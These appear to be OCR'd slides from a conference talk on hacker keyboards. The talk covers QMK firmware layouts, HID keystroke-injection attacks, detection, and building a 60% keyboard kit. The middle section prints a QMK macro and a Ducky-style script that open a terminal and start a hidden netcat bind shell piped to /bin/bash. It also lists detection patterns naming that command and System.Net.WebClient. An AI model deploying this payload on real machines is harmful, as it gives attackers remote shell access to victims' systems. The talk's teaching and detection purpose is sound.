
Maniacal Keyboards

WHOAMI

KEVIN TYERS
504 INSTRUCTOR
ULTRAKEYBOARD NERD

DC480


HACKER
KEYBOARDS
MAKER

HID ATTACKS

QMK.FM
QMK

```
const uint16_t PROGMEM keymaps[][MATRIX_ROWS][MATRIX_COLS] = {
  /* Qwerty
   * ,-----------------------------------------------------------------------------------------.
   * | Esc |  1  |  2  |  3  |  4  |  5  |  6  |  7  |  8  |  9  |  0  |  -  |  =  | Backspace |
   * |-----------------------------------------------------------------------------------------+
   * |  Tab   |  Q  |  W  |  E  |  R  |  T  |  Y  |  U  |  I  |  O  |  P  |  [  |  ]  |    \   |
   * |-----------------------------------------------------------------------------------------+
   * |  Caps   |  A  |  S  |  D  |  F  |  G  |  H  |  J  |  K  |  L  |  ;  |  '  |    Enter    |
   * |-----------------------------------------------------------------------------------------+
   * |   Shift   |  Z  |  X  |  C  |  V  |  B  |  N  |  M  |  ,  |  .  |  /  |      Shift      |
   * |-----------------------------------------------------------------------------------------+
   * | Ctrl  |  GUI  |  Alt  |              Space              |  Alt  |  GUI  |  L1   | Ctrl  |
   * `-----------------------------------------------------------------------------------------'
   */
  [0] = LAYOUT_60_ansi(
    KC_ESC, KC_1, KC_2, KC_3, KC_4, KC_5, KC_6, KC_7, KC_8, KC_9, KC_0, KC_MINS, KC_EQL, KC_BSPC,
    KC_TAB, KC_Q, KC_W, KC_E, KC_R, KC_T, KC_Y, KC_U, KC_I, KC_O, KC_P, KC_LBRC, KC_RBRC, KC_BSLS,
    KC_CAPS, KC_A, KC_S, KC_D, KC_F, KC_G, KC_H, KC_J, KC_K, KC_L, KC_SCLN, KC_QUOT, KC_ENT,
    KC_LSFT, KC_Z, KC_X, KC_C, KC_V, KC_B, KC_N, KC_M, KC_COMM, KC_DOT, KC_SLSH, KC_RSFT,
    KC_LCTL, KC_LGUI, KC_LALT, KC_SPC, KC_RALT, KC_RGUI, MO(1), KC_RCTL
  ),
```

My Deck

Planck Rev 6 - V267g Zilents - GMK Calm Depths

Lower Layer - Symbols

Upper Layer - Numbers

HACKER LAYER

```
/* Qwerty
 * ,-----------------------------------------------------------------------------------.
 * | ESC  |   Q  |   W  |   E  |   R  |   T  |   Y  |   U  |   I  |   O  |   P  | Bksp |
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * | T|N  |   A  |   S  |   D  |   F  |   G  |   H  |   J  |   K  |   L  |   ;  |  "   |
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * | Shift|   Z  |   X  |   C  |   V  |   B  |   N  |   M  |   ,  |   .  |   /  |SEnter|
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * | CTRL | HYPR | Alt  | GUI  |Lower | Space|SpaceN|Raise | Left | Down |  Up  |Right |
 * `-----------------------------------------------------------------------------------'
 */
[_QWERTY] = LAYOUT_planck_grid(
  KC_ESC,           KC_Q,          KC_W,    KC_E,    KC_R,    KC_T,           KC_Y,    KC_U,    KC_I,           KC_O,           KC_P,          KC_BSPC,
  TABNUMS,          KC_A,          KC_S,    KC_D,    KC_F,    KC_G,           KC_H,    KC_J,    KC_K,           KC_L,           KC_SCLN,       KC_QUOT,
  OSM(MOD_LSFT),    KC_Z,          KC_X,    KC_C,    KC_V,    KC_B,           KC_N,    KC_M,    KC_COMM,        KC_DOT,         KC_SLSH,       SHIFTENT,
  KC_LCTRL,         OSM(MOD_HYPR), KC_LALT, KC_LGUI, LOWER,   SFT_T(KC_SPC),  SPACENUMS,  RAISE, KC_LEFT, KC_DOWN, KC_UP,  CTL_T(KC_RGHT)
),
```

```
/* NUMS
 * ,-----------------------------------------------------------------------------------.
 * | Zelda| NUMLK| BASH |      |      |      |  E   |  F   |  7   |  8   |  9   |      |
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * |      |      |      |      |      |      |  C   |  D   |  4   |  5   |  6   | 255  |
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * |      |      | HEXX |      |      |      |  A   |  B   |  1   |  2   |  3   |      |
 * |------+------+------+------+------+------+------+------+------+------+------+------|
 * |      |      |      |      |      |             |      |  0   |  :   |  .   |  ENT |
 * `-----------------------------------------------------------------------------------'
 */
[_NUMS] = LAYOUT_planck_grid(
  ZELDA,   KC_NUMLOCK, BASHSHELL,  _______, _______, _______, KC_E, KC_F, KC_P7, KC_P8, KC_P9,_______,
  _______, _______, _______,   _______, _______, _______, KC_C, KC_D, KC_P4, KC_P5, KC_P6, TWOFIVEFIVE,
  MARIO,   _______, HEXX,   _______, _______, _______, KC_A, KC_B, KC_P1, KC_P2, KC_P3, _______,
  ZELDA1,  _______, _______,   _______, _______, _______, _______, _______, KC_P0, KC_COLN, KC_DOT, KC_ENT
),
```

SEND_STRING()

Example

```
bool process_record_user(uint16_t keycode, keyrecord_t *record) {
  switch (keycode) {
    case BASHSHELL:
      if (record->event.pressed) {
        SEND_STRING(SS_LGUI(" "));
        wait_ms(500);
        SEND_STRING("terminal" SS_TAP(X_ENTER));
        wait_ms(1000);
        SEND_STRING("mkfifo /tmp/bp" SS_TAP(X_ENTER));
        SEND_STRING("nc -nl 8080 </tmp/bp | /bin/bash > /tmp/bp &" SS_TAP(X_ENTER));
        SEND_STRING("disown" SS_TAP(X_ENTER));
        SEND_STRING("exit" SS_TAP(X_ENTER));
        SEND_STRING(SS_LGUI("q"));
      }
      return false;
```

QUANTUMDUCK

nc_example.txt

```
GUI SPACE
DELAY 500
STRING terminal
ENTER
DELAY 1000
STRING mkfifo /tmp/bp
ENTER
STRING nc -nl 8080 </tmp/bp | /bin/bash > /tmp/bp &
ENTER
STRING disown
ENTER
STRING exit
ENTER
GUI q
```

```
SEND_STRING(SS_LGUI(" "));
wait_ms(500);
SEND_STRING("terminal");
SEND_STRING(SS_TAP(X_ENTER));
wait_ms(1000);
SEND_STRING("mkfifo /tmp/bp");
SEND_STRING(SS_TAP(X_ENTER));
SEND_STRING("nc -nl 8080 </tmp/bp | /bin/bash > /tmp/bp &");
SEND_STRING(SS_TAP(X_ENTER));
SEND_STRING("disown");
SEND_STRING(SS_TAP(X_ENTER));
SEND_STRING("exit");
SEND_STRING(SS_TAP(X_ENTER));
SEND_STRING(SS_LGUI("q"));
```

https://github.com/dagonis/quantumduck

QUANTUMDUCK

Detection Velocity

62 Keystrokes/Second

https://github.com/dagonis/DeckDetect

https://github.com/pmsosa/duckhunt

Result

Words per minute (WPM)	**745**
Keystrokes	415
Correct words	**99**
Wrong words	**0**
Accuracy	100%
time (seconds)	6.687

Detection Pattern Ideas

(GUI + " ") + "terminal" + "nc -nl 8080"

System.Net.WebClient

X strokes since a " " or Enter

Build your own

Form Factor


40 % - EZ to Find
60 % - EZ to Find
TKL - EZ-ish to Find
108 - Hard to Find (Full)

96

60

TKL

1
2
SPACE
3
4
5
6


R4
R3

WHAT YOU NEED

Case + Plate ANSI

PCB (LOOK FOR QMK)

Stabilizers

Switches

Keycaps

- RGB underglow.
- Key remapping with QMK [click here] and kbfirmware.com [through the JSON]
- Supports in-switch North-facing LEDs.
- Diodes, resistors and hotswap sockets presoldered

FIRST TIME?

Look for a kit!

1upkeyboards.com - great place to start

Reddit /r/mechanicalkeyboards and /r/olkb

Do **NOT** buy a Glorious Mech Keyboard

ENDGAME -> CLUEBOARD.CO

Example 60 Kit

×	DIY 60% ANSI Plate Kit	$231.00	1	$231.00
	Plate: 60% Aluminum Plate ANSI		1	
	PCB: Select a 60% PCB		1	↳ Subtotal: $41.00
	1UP RGB 60% PCB HSE (hot swap edition) ANSI	↳ $41.00	1	
	Screw-in Stabilizers: GMK Screw-in Stabilizers - 60%/TKL	↳ $11.00	1	↳ Subtotal: $11.00
	Keycaps - Standard ANSI layout: PBT Keycap Set - Standard Layout 60% - White **Keycap colors:** White		1	
	Switches: Cherry MX Clear Switch Bundle - 65 Pack		1	
	Cherry MX Switch - Clear	↳ $0.91	65	
	Base: Aluminum 60% Base - Red	↳ $45.00	1	↳ Subtotal: $45.00

THANK YOU!!!
QUESTIONS?
KTYERS/AT/PM.ME